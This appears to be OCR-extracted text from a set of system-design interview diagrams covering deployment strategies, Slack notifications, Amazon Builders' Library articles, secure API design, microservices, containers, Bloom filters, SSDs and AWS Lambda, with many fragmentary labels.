
Name	St...	CPU	Memory
Apps (5)			
Firefox (7)		1.5%	396.8 MB
Google Chrome (20)		21.2%	700.0 MB
Microsoft Word		0%	158.1 MB
Snipping Tool		2.8%	5.2 MB
Task Manager		0.4%	26.5 MB

Program

Process

Thread

Interview Question: design Google Docs



☐
☐
☐

Deployment strategies


Multi Service Deployment

Blue Green Deployment

Canary Deployment


A B Test

Flowchart of how slack decides to send a notification



NB: if the user's desktop client **Mark as Read** pref is set to **Mark the channel read**, mobile pushes will not be sent for messages marked read on the desktop (ie. when the user leaves their computer open to a channel).

How does Amazon build and operate the software?



LEVEL 400

LEVEL 300

Workload isolation using shuffle-sharding

Author: Colm MacCarthaigh

Shuffle Sharding is one of our core techniques for drastically limiting the scope of impact of operational issues.

PDF | Kindle

Architecting and operating resilient serverless…

Author: David Yanacek

In this video, we cover what AWS does to build reliable and resilient services, including avoiding modes and overload, performing bounded work, throttling at multiple layers, guarding concurrency,

Caching challenges and strategies

Authors: Matt Brinkley, Jas Chhabra

Improving latency and availability with caching while avoiding the modal behavior they can introduce.

PDF | Kindle

ARCHITECTURE

LEVEL 300

Amazon's approach to security during…

Author: Colm MacCarthaigh

In this video, learn about how AWS

ARCHITECTURE

LEVEL 400

Avoiding insurmountable queue backlogs

Author: David Yanacek

Prioritizing draining important

SOFTWARE DELIVERY AND OPERATIONS

LEVEL 400


Implementing health checks

Author: David Yanacek

Automatically detecting and mitigating

How to design a secure web API access for your website?

How to Design Secure Web API?




Token based

HMAC based

How do microservices collaborate and interact with each other?

orchestration **choreography**



Orchestration v.s. Choreography of Microservices

1. services more loosely coupled

2. domain boundaries are defined clearly, and test cases can be confined in the domains


1. service dependency is complicated which makes debugging and testing more difficult

2. point-to-point communications

3. fault tolerance scenarios are complex

What are the differences between Virtualization (VMware) and Containerization (Docker)?


Virtualization vs Containerization



◆

◆

Which cloud provider should be used when building a big data solution?



How to avoid crawling duplicate URLs at Google scale?


Bloom filter

🔷


🔷

How to Dedupe Massive URLs

① Add elements into the bit vector



② Test if an element exists in the dataset



:ast one bit is marked with 0,
v.myweb3.com" does not exist.


All the bits are marked with 1,
"www.myweb1.com" **may** exist.
The red-highlighted bit may be
marked by "www.myweb2.com", so we
cannot guarantee "www.myweb1.com"
does exist.

At le
"wwv


Why is a solid-state drive (SSD) fast?

Why is SSD(Solid State Drive) Fast?

SSD Architecture



Mapping of Logical and Physical Pages




Handling a large-scale outage

AWS Lambda behind the scenes

serverless

Firecracker MicroVM

How does AWS Lambda work?




Synchronous execution

Init

Invoke

Asynchronous execution

HTTP 1.0 -> HTTP 1.1 -> HTTP 2.0 -> HTTP 3.0 (QUIC).



